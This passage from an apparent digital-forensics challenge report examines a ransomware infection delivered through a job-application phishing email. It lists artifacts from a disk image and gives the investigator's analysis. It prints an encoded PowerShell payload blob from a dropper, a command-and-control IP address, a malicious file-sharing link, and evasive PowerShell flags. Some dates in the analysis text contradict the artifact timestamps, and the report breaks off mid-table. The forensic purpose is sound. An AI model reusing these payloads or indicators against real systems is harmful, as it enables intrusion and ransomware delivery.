
```
wmsetup.log.eBUlMeWOP        «wmsetup.log.ebulmewop»        /img_chall.001/Users/ik/AppData/Local/Temp/wmsetup.log.e...  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST
wmsetup.log.eBUlMeWOP-slack  «wmsetup.log.ebulmewop» slac   /img_chall.001/Users/ik/AppData/Local/Temp/wmsetup.log.e...  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST
```

```
0x00000000: 51 E8 39 57  F1 3D 49 8A  47 D7 CF 74  CC 2A 40 A5   Q.9W.=I.G..t.*@.
0x00000010: FB FE 75 36  56 84 C2 5D  80 A2 ED 19  B4 F4 23 FF   ..u6V..]......#.
0x00000020: A8 CE F8 9E  54 C6 63 06  C3 86 C8 3C  14 E5 53 79   ....T.c....<..Sy
0x00000030: 02 58 FE 84  73 74 EC 92  88 7F 32 61  68 7C 59 EA   .X..st....2ah|Y.
0x00000040: F3 48 D9 BF  4C DD E8 CF  58 78 31 64  67 06 B3 9C   .H..L...Xx1dg...
0x00000050: 73 6B D5 90  B5 71 66 84  E2 CE 93 B7  94 36 61 57   sk...qf......6aW
0x00000060: FE 3E DE 05  BB 98 F6 6E  89 02 7A 97  44 3A 1C 0D   .>.....n..z.D:..
0x00000070: 00 E5 5D 65  3E 1B 12 80  FD B3 8D 9B  35 BC F9 46   ..]e>.......5..F
0x00000080: 13 8B 3B 8E  48 09 E9 32  9D 3E 31 90  F0 4E 59 23   ..;.H..2.>1..NY#
0x00000090: 04 CD 42 6C  D9 34 10 2B  7B EC E0 11  34 E4 AE 3F   ..Bl.4.+{...4..?
0x000000a0: 21 D6 19 76  C2 F1 9B FB  5F D6 BB D7  DD 15 16 FA   !..v...._.......
0x000000b0: 9D 8F E1 A4  60 62 26 5D  8F 14 D9 F0  68 C9 E2 88   ....`b&]....h...
0x000000c0: 71 50 F0 46  A2 23 25 BA  C3 FA 22 19  43 21 BD 59   qP.F.#%...".C!.Y
0x000000d0: 22 08 17 EC  BC 05 A6 42  12 C5 D1 A1  CD 8F 84 52   "......B.......R
0x000000e0: E9 07 EF D6  78 05 82 1B  E1 C1 EB 89  8F 0C A9 EA   ....x...........
0x000000f0: 36 37 C5 DE  91 2E 1D 07  F2 C7 0D A9  83 0B 0F 96   67..............
0x00000100: 1F F2 11 5F  78 F1 6C 26  C0 92 64 84  CE 50 5B 60   ..._x.l&..d..P[`
0x00000110: 82 92 9A 0F  3E 50 6C CB  B0 EB 8C 28  D4 67 D7 7A   ....>Pl....(.g.z
0x00000120: 71 91 DB 19  30 20 77 22  C5 F7 7E BB  33 D4 7A 71   q...0 w"..~.3.zq
0x00000130: 77 32 81 A0  04 2F 20 AE  1D 88 18 26  A5 14 20 96   w2.../ ....&.. .
0x00000140: 0B 42 73 EF  EB 49 DD F8  DB 59 2F 3E  76 FD B3 84   .Bs..I...Y/>v...
0x00000150: 4A F5 0B 6E  EE 45 E5 38  DC 63 4A 82  F7 05 2D A1   J..n.E.8.cJ...-.
0x00000160: A5 65 E0 71  09 83 30 27  EE 48 06 77  34 DD 4A EA   .e.q..0'.H.w4.J.
```

File Name	wmsetup.log.eBUlMeWOP

Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Temp/wmsetup.log.eBUlMeWOP
MIME Type	application/octet-stream
Size	934
MD5	c40b11e63e6e25a49386917c3208550b
Accessed	2024-03-31 05:53:56 AWST
Created	2024-03-31 02:04:29 AWST
Modified	2024-03-31 05:53:56 AWST
Changed	2024-03-31 05:53:56 AWST
Analysis	This is proof of an Encrypted System Artifact. This system log file was encrypted at peak cluster time, showing the wide-ranging implications of the ransomware beyond the user's files.


Artifact #18 – Ransomware Payload Wrapper/Dropper



```
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
lSystem.Resources.ResourceReader, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
PADPADP
psCode.ps1
 H4sIAAAAAAAEAGVTTWvbQBC9F/oftICQJSNjWXGdBnIQSkMLbmIBwrGh7U0ibbWF9I65VH13ztvtbIPPczsaHd25r03q9HIaZ2JM+uODfFaF+wkW06C/Y1o57x0QZIrnKhGI8nm6LJu5x0HHz+0M6RVsmneyjrpr4Zl8UrI1Zv55Vio5jdEZsU6V
oVLxwJ9xxyvU8I0rLR3rNENs0PKstkyuHykl2PCC3coFlnUhUbetfCv5vrmAwYiwjI4po5KgBaAXQmbsQ9ar65D/vfBow2CDbs/7BVdC+Zeo54w5nl05+4WUjAopyLTYOjLnNsahQtyn7dRT2rRQ3AdugfjnmwGO6r1g5MQiNQkZrbnUBIoy1Qr1ev
TOHSMtao9i6LmNqGuH2TSxshSFkwG9qQBZDGfUT0xqJA6A7ldFa6tQks5nJhdeth3tPlq/B1eDY60DuYJO9LqiqW6nl6XtVopcRtfW6DeUVL1WtXqEGvcPxMM9E7LsBbpfp4DKanUkZoL0Yw+CMenbb7fHbEile5niNdA/pTwb8gBzaHExoNWHw7I
H/lLDC6P6jMJwajXHUs6GTYMLlwQK3maZ5ihAXLx+niZz5C3Ql36M4WSwWVtQrtuRqL3kTX0t8wpY43MPwK42F+yy24ffgced/ueiDr3Mb+Jfjv9OR+BylMp+3G693YTJbxwnW8/fTZxfzvgfpaFQQc8DAAA=
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>wwpd4in0.exeProgramSourcemscorlibSystemObjectSW_HIDESW_SHOWGetConsoleWindowShowWindowMainSystem.Collections.ObjectModelCollection`1System.Management.AutomationPSObject_RunPSSystem.IOS
treamCopyToZipUnzip.ctorhWndnCmdShowargsPSScriptWorkingDirsrcdeststrSystem.ReflectionAssemblyTitleAttributeAssemblyDescriptionAttributeAssemblyConfigurationAttributeAssemblyCompanyAttributeAssemblyProductAttri
buteAssemblyCopyrightAttributeAssemblyTrademarkAttributeAssemblyCultureAttributeSystem.Runtime.InteropServicesComVisibleAttributeGuidAttributeAssemblyVersionAttributeAssemblyFileVersionAttributeSystem.Runtime.Co
mpilerServicesCompilationRelaxationsAttributeRuntimeCompatibilityAttributewwpd4in0DllImportAttributekernel32.dlluser32.dllSystem.DiagnosticsProcessGetCurrentProcessget_MainWindowTitleStringIsNullOrEmptyAssemblyGetE
xecutingAssemblyGetManifestResourceStreamByteSystem.ResourcesResourceReaderGetResourceDataIDisposableDisposeSystem.TextEncodingget_ASCIIGetStringget_CharsSubstringTrimJoinConcatToLowerop_EqualityConsole
WriteLineInt32ToStringExceptionget_MessageSystem.ThreadingThreadSleepPowerShellCreatePathGetDirectoryNameAddScriptInvokePSDataStreamsget_StreamsPSDataCollection`1ErrorRecordget_ErrorSystem.Collections.Gene
ricIEnumerator`1GetEnumeratorget_CurrentSystem.CollectionsIEnumeratorMoveNextget_BaseObjectWriteReadget_UTF8GetBytesMemoryStreamSystem.IO.CompressionGZipStreamCompressionModeToArrayConvertToBase64St
ringFromBase64StringResources.resx
Resources.resx
psCode.ps1
$args = @("
       ");
```

File Name	adm2.exe
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Temp/adm2.exe
MIME Type	application/x-msdownload
Size	13312
MD5	2018c56d5fd7acd1e0605d7555415734
Accessed	2024-03-31 05:53:30 AWST
Created	2024-03-31 05:53:30 AWST
Modified	2024-03-31 05:53:30 AWST
Changed	2024-03-31 05:53:30 AWST
Analysis	This is the Ransomware Payload Wrapper. This executable file contains an embedded, encoded PowerShell script. To initiate the second stage of the payload and to evade detection.

Artifact #19 – Ransomware Payload Executable (C2 Logic)



```
priv.exe              0  2024-03-31 05:53:45 AWST  2024-03-31 05:53:45 AWST  2024-03-31 05:53:45 AWST  2024-03-31 05:53:45 AWST  100352  Allocated  Allocated
temp.exe              0  2024-03-31 05:50:51 AWST  2024-03-31 05:50:51 AWST  2024-03-31 05:52:31 AWST  2024-03-31 05:50:51 AWST  100352  Allocated  Allocated
wmsetup.log.eBUMeWOP  0  2024-03-31 05:53:56 AWST  2024-03-31 05:53:58 AWST  2024-03-31 05:53:56 AWST  2024-03-31 02:04:29 AWST  934     Allocated  Allocated

Page: 1 of 1 Page    Matches on page: - of - Match    100%    Reset    Text Source: File Text
LshI
DSHI
|SXA
LSHII
LSHH
|SPH
DSPI
LSPN
|SpH
$PH
|SBL
DsOH
DSOH
$@L
[^_]A\A]A^A_
C:\Windows\System32\Werfault.exe
C:\Windows\SysWOW64\Werfault.exe
POST
91.93.0.171
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-type: */*
pe"/
t=<(,
).IT
}~<b
c]w[
9!LX
~ d]
```


File Name	priv.exe
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Temp/priv.exe
MIME Type	application/x-msdownload
Size	100352
MD5	814ac994a0dd9978b2fa36a38d43845d
Accessed	2024-03-31 05:53:45 AWST
Created	2024-03-31 05:53:45 AWST
Modified	2024-03-31 05:53:45 AWST
Changed	2024-03-31 05:53:45 AWST
Analysis	This is the Evasion Payload. This file bears important strings indicating C2 communication (91.93.0.171) as well as intent for persistence (Werfault.exe). It is likely a renamed payload dropped in the Temp folder to evade detection.

Artifact #20 – Generic Digital Photograph


File Name	WelcomeScan.jpg
Type	File System
Path	/img_chall.001/Windows/WinSxS/amd64_microsoft-windows-fax-common_31bf3856ad364e35_10.0.20348.587_none_f4728c94dace0217/WelcomeScan.jpg
MIME Type	image/jpeg
Size	516424
MD5	73d4281e46a68222934403627e5b4e19
Accessed	2021-05-08 16:16:03 AWST
Created	2021-05-08 16:16:03 AWST
Modified	2021-05-08 16:16:03 AWST
Changed	2024-03-31 02:56:20 AWST

Analysis	This is Exculpatory evidence. This is a standard Windows system image that in no way links to the incident or any malicious activity. It is included to show the thoroughness of this investigation.

Artifact #21 – Encrypted Windows Defender Database


 Table Thumbnail Summary Save Table as CSV Source Name | S | C | O | Source Type | Score | Conclusion | Configuration | Justification | Comment mpenginedb.db | | | 0 | File | Likely Notable | | | Suspected encryption due to high entropy (7.974704). | Suspected encryption due to high entropy (7.974704). iconcache_256.db | | | 0 | File | Likely Notable | | | Suspected encryption due to high entropy (7.[illegible]). | Suspected encryption due to high entropy (7.[illegible]). Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences Strings Extracted Text Translation Page: 1 of 1 Page Matches on page: of Match 100% Reset Text Source: File Text	
File Name	mpenginedb.db
Type	File System
Path	/img_chall.001/ProgramData/Microsoft/Windows Defender/Scans/mpenginedb.db
MIME Type	application/octet-stream
Size	307200
MD5	a3fc30d8a35db248a7024cb14cbefa97
Accessed	2024-03-31 05:53:57 AWST
Created	2024-03-31 01:57:42 AWST
Modified	2024-03-31 05:53:57 AWST
Changed	2024-03-31 05:53:57 AWST
Entropy Score	7.974704
Analysis	This is a Secured Evidence of Compromise. This Windows Defender database file with a high level of entropy score (7.974704), which indicates that the encryption method used by the ransomware managed to circumvent or to compromise the current defense mechanism of the operating system.

Artifact #22 – Encrypted Icon Cache Database

 Encryption Suspected Table Thumbnail Summary Save Table as CSV Source Name | S | C | O | Source Type | Score | Conclusion | Configuration | Justification | Comment mpenginedb.db | | | 1 | File | Likely Notable | | | Suspected encryption due to high entropy (7.974704). | Suspected encryption due to high entropy (7.974704 iconcache_256.db | | | 1 | File | Likely Notable | | | Suspected encryption due to high entropy (7.697191). | Suspected encryption due to high entropy (7.69719 Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences Strings Extracted Text Translation Page: 1 of 5 Page Matches on page: - of - Match 100% Reset Text Source: File Text CMMM CMMM IHDR sRGB gAMA IDAT	
File Name	iconcache_256.db
Type	File System
Path	/img_chall.001/Users/Administrator/AppData/Local/Microsoft/Windows/Explorer/iconcache_256.db

MIME Type	application/octet-stream
Size	2097152
MD5	214f2b1dcd76ca1edf745ca3c6b25d11
Accessed	2024-03-31 01:59:33 AWST
Created	2024-03-31 01:59:33 AWST
Modified	2024-03-31 01:59:33 AWST
Changed	2024-03-31 01:59:33 AWST
Entropy Score	7.697191
Analysis	This is the Seclusive System Cache. This Icon cache database with a high degree of entropy (7.697191). Encrypted during the time period, critical cluster adds support for the random nature of the attack, both in scope and timing.

Artifact #23 – Direct Malicious Download Link




Source Name	S	C	O	Domain	Text	Program Name	Date Accessed	Data Source
History				google.com	https://www.mediafire.com/file/yw6qzf7g9r39sln/CV.rar/file	Microsoft Edge	2024-03-31 05:50:38 AWST	chall.001

Web Search
Term: https://www.mediafire.com/file/yw6qzf7g9r39sln/CV.rar/file
Time: 2024-03-31 05:50:38 AWST
Domain: google.com
Program Name: Microsoft Edge


Source
Host: chall.001_1 Host
Data Source: chall.001
File: /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History

File Name	History
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History
MIME Type	application/x-sqlite3
Size	159744
MD5	e2bee8f96c3fea3aa1cf5549375a66a2
Accessed	2024-03-31 05:50:45 AWST
Created	2024-03-31 02:04:31 AWST
Modified	2024-03-31 05:50:45 AWST
Changed	2024-03-31 05:50:45 AWST
Specific Content	https://www[.]mediafire[.]com/file/vw6szf3z9y9ln/CV.rar/file
Analysis	This is the Initial Download Locus. This Web history entry shows the search/access to the MediaFire download link. Sets the time for the immediate download action.

Artifact #24 – Gmail Inbox Access for the corporate email domain


 0 http://gmail.com/ 2024-03-31 02:07:57 AWST http://gmail.com/ Gmail 3 https://mail.google.com/mail/u/0/ 2024-03-31 05:50:27 AWST https://mail.google.com/mail/u/0/ Inbox - ahyalandunyaik@gmail.com - Gmail 3 https://accounts.google.com/ServiceLogin?service=mail&pas... 2024-03-31 02:07:57 AWST https://accounts.google.com/ServiceLogin?service=mail&pas... Gmail 3 https://accounts.google.com/InteractiveLogin?continue=http... 2024-03-31 02:07:57 AWST https://accounts.google.com/InteractiveLogin?continue=http... Gmail 3 https://accounts.google.com/v3/signin/identifier?continue=ht... 2024-03-31 02:07:57 AWST https://accounts.google.com/v3/signin/identifier?continue=ht... Gmail 3 https://accounts.google.com/v3/signin/challenge/pwd?TL=A... 2024-03-31 02:08:03 AWST https://accounts.google.com/v3/signin/challenge/pwd?TL=A... Gmail 3 https://accounts.google.com/CheckCookie?continue=https://... 2024-03-31 02:08:16 AWST https://accounts.google.com/CheckCookie?continue=https://... Gmail Result: 5 of 37 Result **Visit Details** Title: Inbox - ahyalandunyaik@gmail.com - Gmail Username: Default Date Accessed: 2024-03-31 05:50:27 AWST Domain: google.com URL: https://mail.google.com/mail/u/0/ Referrer URL: https://mail.google.com/mail/u/0/ Program Name: Microsoft Edge **Source** Host: chall.001_1 Host Data Source: chall.001 File: /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences Web Histor		
File Name	History	
Type	File System	
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History	
MIME Type	application/x-sqlite3	
Size	159744	
MD5	e2bee8f96c3fea3aa1cf5549375a66a2	
Accessed	2024-03-31 05:50:45 AWST	
Created	2024-03-31 02:04:31 AWST	
Modified	2024-03-31 05:50:45 AWST	
Changed	2024-03-31 05:50:45 AWST	
Specific Artifact Content	Title	Inbox – ahyalandunyaik@gmail[.]com – Gmail
	Date Accessed	2024-03-31 05:50:27 AWST
	Domain	google.com
	URL	https://mail[.]google[.]com/mail/u/0/
Analysis	This is the Initial Anchor in the Timeline (Login). This Web history entry indicates that a user accessed the corporate Gmail inbox. The earliest login access marks the start of the attack sequence.	

Artifact #25 – Gmail Inbox Access for the corporate email domain


 3 https://mail.google.com/mail/u/0/#inbox 2024-03-31 05:50:29 AWST https://mail.google.com/mail/u/0/#inbox Inbox - ahyalandunyaik@gmail.com - Gmail 3 https://mail.google.com/mail/u/0/#inbox 2024-03-31 05:50:29 AWST https://mail.google.com/mail/u/0/#inbox Inbox - ahyalandunyaik@gmail.com - Gmail Result: 14 of 37 Result **Visit Details** Title: Inbox - ahyalandunyaik@gmail.com - Gmail Username: Default Date Accessed: 2024-03-31 05:50:29 AWST Domain: google.com URL: https://mail.google.com/mail/u/0/#inbox Referrer URL: https://mail.google.com/mail/u/0/#inbox Program Name: Microsoft Edge **Source** Host: chall.001_1 Host Data Source: chall.001 File: /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences Web History	
File Name	History
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History
MIME Type	application/x-sqlite3

Size	159744	
MD5	e2bee8f96c3fea3aa1cf5549375a66a2	
Accessed	2024-03-31 05:50:45 AWST	
Created	2024-03-31 02:04:31 AWST	
Modified	2024-03-31 05:50:45 AWST	
Changed	2024-03-31 05:50:45 AWST	
Specific Artifact Content	Title	Inbox – ahyalandunyaik@gmail[.]com – Gmail
	Date Accessed	2024-03-31 05:50:29 AWST
	Domain	google.com
	URL	https://mail[.]google[.]com/mail/u/0/#inbox
Analysis	This is the Confirmation of Access to the Inbox. This Duplicate entry confirms that the user was able to access the corporate Gmail inbox on October 29th at 05:50:29 AWST. The entry validates the temporality of the attack sequence.	

Artifact #26 – Gmail Inbox view of the malicious job application email

 3 https://mail.google.com/mail/u/0/#inbox/FMfcgzGxSRSCRBb... 2024-03-31 05:50:36 AWST https://mail.google.com/mail/u/0/#inbox/FMfcgzGxSRSCRBb... İş Başvurusu Hk. ahyalandunyaik@gmail.com Gmail 3 https://www.google.com/url?q=https://www.mediafire.com/... 2024-03-31 05:50:38 AWST https://www.google.com/url?q=https://www.mediafire.com/... CV 1 https://www.mediafire.com/file/vw6qct7g9r39sln/CV.rar/file 2024-03-31 05:50:38 AWST https://www.mediafire.com/file/vw6qct7g9r39sln/CV.rar/file CV Result: 31 of 37 Result Web History Visit Details Title: İş Başvurusu Hk. ahyalandunyaik@gmail.com Gmail Username: Default Date Accessed: 2024-03-31 05:50:36 AWST Domain: google.com URL: https://mail.google.com/mail/u/0/#inbox/FMfcgzGxSRSCRBbdNXfJwnmbHScZNnf l Referrer URL: https://mail.google.com/mail/u/0/#inbox/FMfcgzGxSRSCRBbdNXfJwnmbHScZNnf l Program Name: Microsoft Edge Source Host: chall.001_1 Host Data Source: chall.001 File: /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History		
File Name	History	
Type	File System	
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History	
MIME Type	application/x-sqlite3	
Size	159744	
MD5	e2bee8f96c3fea3aa1cf5549375a66a2	
Accessed	2024-03-31 05:50:45 AWST	
Created	2024-03-31 02:04:31 AWST	
Modified	2024-03-31 05:50:45 AWST	
Changed	2024-03-31 05:50:45 AWST	
Specific Artifact Content	Title	İş Başvurusu Hk. – ahyalandunyaik@gmail[.]com – Gmail
	Date Accessed	2024-03-31 05:50:36 AWST
	Domain	google.com
	URL	https://mail[.]google[.]com/mail/u/0/#inbox/ FMfcgzGzSRS CRBbd NXfJwnmbHScZNnfl
Analysis	This is a view of Malicious Lure. This Internet history placed the perpetrated crime quite well. It states that the user viewed the email entitled "İş Başvurusu Hk." (Translation: Job Application Subject) at 05:50:36 AWST. Thereby confirming that indeed the lure for social engineering had succeeded.	


Artifact #27 – Direct Malicious Download Link (CV.rar)

		
File Name	History	
Type	File System	
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History	
MIME Type	application/x-sqlite3	
Size	159744	
MD5	e2bee8f96c3fea3aa1cf5549375a66a2	
Accessed	2024-03-31 05:50:45 AWST	
Created	2024-03-31 02:04:31 AWST	
Modified	2024-03-31 05:50:45 AWST	
Changed	2024-03-31 05:50:45 AWST	
Specific Artifact Content	Title	CV
	Date Accessed	2024-03-31 05:50:38 AWST
	Domain	google.com
	URL	https://www[.]google[.]com/url?q=https://www[.]mediafire[.]com/file/yw6qzt7g9r39sln/CV.rar/file&source=gmail&ust=1711921830324000&usg=A OvVaw2OSQLM59aO9xlVQZEsyZu7
Analysis	This is the download Link. This Web history entry shows the user clicking the direct link to the CV.rar file at 05:50:38 AWST. This occurs 2 seconds after viewing the email (Artiact #26), confirming the immediate attack trigger.	

```
3   https://www.google.com/url?q=https://www.mediafire.com/...   2024-03-31 05:50:38 AWST   https://www.google.com/url?q=https://www.mediafire.com/...   CV
1   https://www.mediafire.com/file/yw6qzt7g9r39sln/CV.rar/file   2024-03-31 05:50:38 AWST   https://www.mediafire.com/file/yw6qzt7g9r39sln/CV.rar/file   CV
```

```
Visit Details
  Title:          CV
  Username:       Default
  Date Accessed:  2024-03-31 05:50:38 AWST
  Domain:         google.com
  URL:            https://www.google.com/url?q=https://www.mediafire.com/file/yw6qzt7g9r39sln/CV.rar/file&source=gmail&ust=1711921830324000&usg=AOvVaw2OSQLM59aO9xlVQZE
                  syZu7
  Referrer URL:   https://www.google.com/url?q=https://www.mediafire.com/file/yw6qzt7g9r39sln/CV.rar/file&source=gmail&ust=1711921830324000&usg=AOvVaw2OSQLM59aO9xlVQZE
                  syZu7
  Program Name:   Microsoft Edge

Source
  Host:           chall.001_1 Host
  Data Source:    chall.001
  File:           /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History
```

Artifact #28 – Direct Malicious Download Link (CV.rar)

	
File Name	System.evtx
Type	File System

```
Level         Date and Time            Source                    Event ID  Task Category
Information   3/31/2024 5:54:24 AM     Service Control Manager   7036      None
Information   3/31/2024 5:57:00 AM     Kernel-General            24        (11)
Information   3/31/2024 5:57:00 AM     Kernel-General            1         (5)
Information   3/31/2024 5:57:32 AM     Service Control Manager   7036      None
Information   3/31/2024 5:57:33 AM     Service Control Manager   7040      None
Information   3/31/2024 5:57:33 AM     Service Control Manager   7036      None
Information   3/31/2024 5:57:34 AM     Service Control Manager   7036      None
Information   3/31/2024 5:58:40 AM     Service Control Manager   7045      None
Information   3/31/2024 5:59:15 AM     Service Control Manager   7036      None

Event 7045, Service Control Manager

A service was installed in the system.

Service Name:  Windows Medical Service
Service File Name:  C:\Users\ik\AppData\Local\Temp\[illegible].exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem

Log Name:   System
Source:     Service Control Manager     Logged:         3/31/2024 5:58:40 AM
Event ID:   7045                        Task Category:  None
Level:      Information                 Keywords:       Classic
User:       S-1-5-21-[illegible]        Computer:       [illegible]
OpCode:     Info
More Information:  Event Log Online Help
```

Path	/img_chall.001/Windows/System32/winevt/Logs/System.evtx	
MIME Type	application/octet-stream	
Size	1118208	
MD5	e6752e8f4e46999015aeec8d39afee5d	
Accessed	2024-03-31 06:26:37 AWST	
Created	2024-03-31 01:57:28 AWST	
Modified	2024-03-31 06:26:37 AWST	
Changed	2024-03-31 06:26:37 AWST	
Specific Artifact Content	Log Name	System
	Source	Service Control Manager
	Event ID	7045
	Logged on	2024-03-31 05:58:49 AWST
	Computer	ik.ahyalandunya.corp
Analysis	This is an execution confirmation. The System Event Log entry (Event ID 7045) was timestamped by AWST on the 29th of October 2022, at 05:58:49 AM. It proves the successful installation of the malware as a service entitled "Windows Medical Service" and confirms persistence.	

4. Issue #2 – Identification

Strong forensic evidence indicates that the malicious activities ultimately point to the local user profile 'ik' on the ik.ahyalandunya.corp host machine. The following evidence includes the main points,

- Consistency within the Path of Files: The malicious original archive (CV.rar – Artifact #2) and execution scripts (CV.pdf. cmd – Artifact #3), and downloaded executables (temp.exe – Artifact #6, priv.exe – Artifact #19) are all downloaded, or their paths matched /Users/ik/AppData/Local/Temp/ or /Users/ik/Downloads/.
- Web Activity: The Web History mirrors the entry of the Gmail inbox (Artifact #24). Clicking on a MediaFire link (Artifact #27) from a particular download results in an association with 'ik' in the Microsoft Edge history database.
- Confirmation by System Log: The System Event Log (Artifact #28) confirms that malware has been successfully installed on the machine named ik.ahyalandunya.corp. This thus confirms the infected machine in the corporate network.

5. Issue #3 – Intent

The direction that the forensic data leads show ransomware having been accessed and executed through social engineering rather than any deliberate malicious user act.

- Exculpatory Grounds: The browser key search table did not include the terms "ransomware," "hacking," or "Burhan Altıntop," or any other related terms. Thus, there is no indication that the user has searched for or set up the attack (Artifact #9).
- Inculpatory Execution Proof: The execution was pretty much intentional on the part of the malware.
  - User opened the "İş Başvurusu Hk." (Job Application Subject) email (Artifact #26), plus applied to click immediately on the link which initiated the download (Artiact #27).
  - The executable has employed evasion techniques like running PowerShell with -ExecutionPolicy Bypass -WindowStyle Hidden (Artifact #8) and embedded into the logic using a third-party wrapper (adm2.exe – Artifact #18). This shows the attacker's deliberate intent to cover up his activity.
  - The conflict between VYD APT claims (text note – Artifact #13) and LockBit Black image (desktop note – Artifact #14) apparently indicates some false attribution or misattribution by the attacker to obscure who was actually responsible.

6. Issue #4 – Quality of files

This analysis indicates that the ransomware has successfully and extensively penetrated the entire system.

1. File Categorization and Percentage:

The forensic scan detected a total of 206,533 files on the disk image.

File Type	Total Count	Related to Offence	Percentage of Total
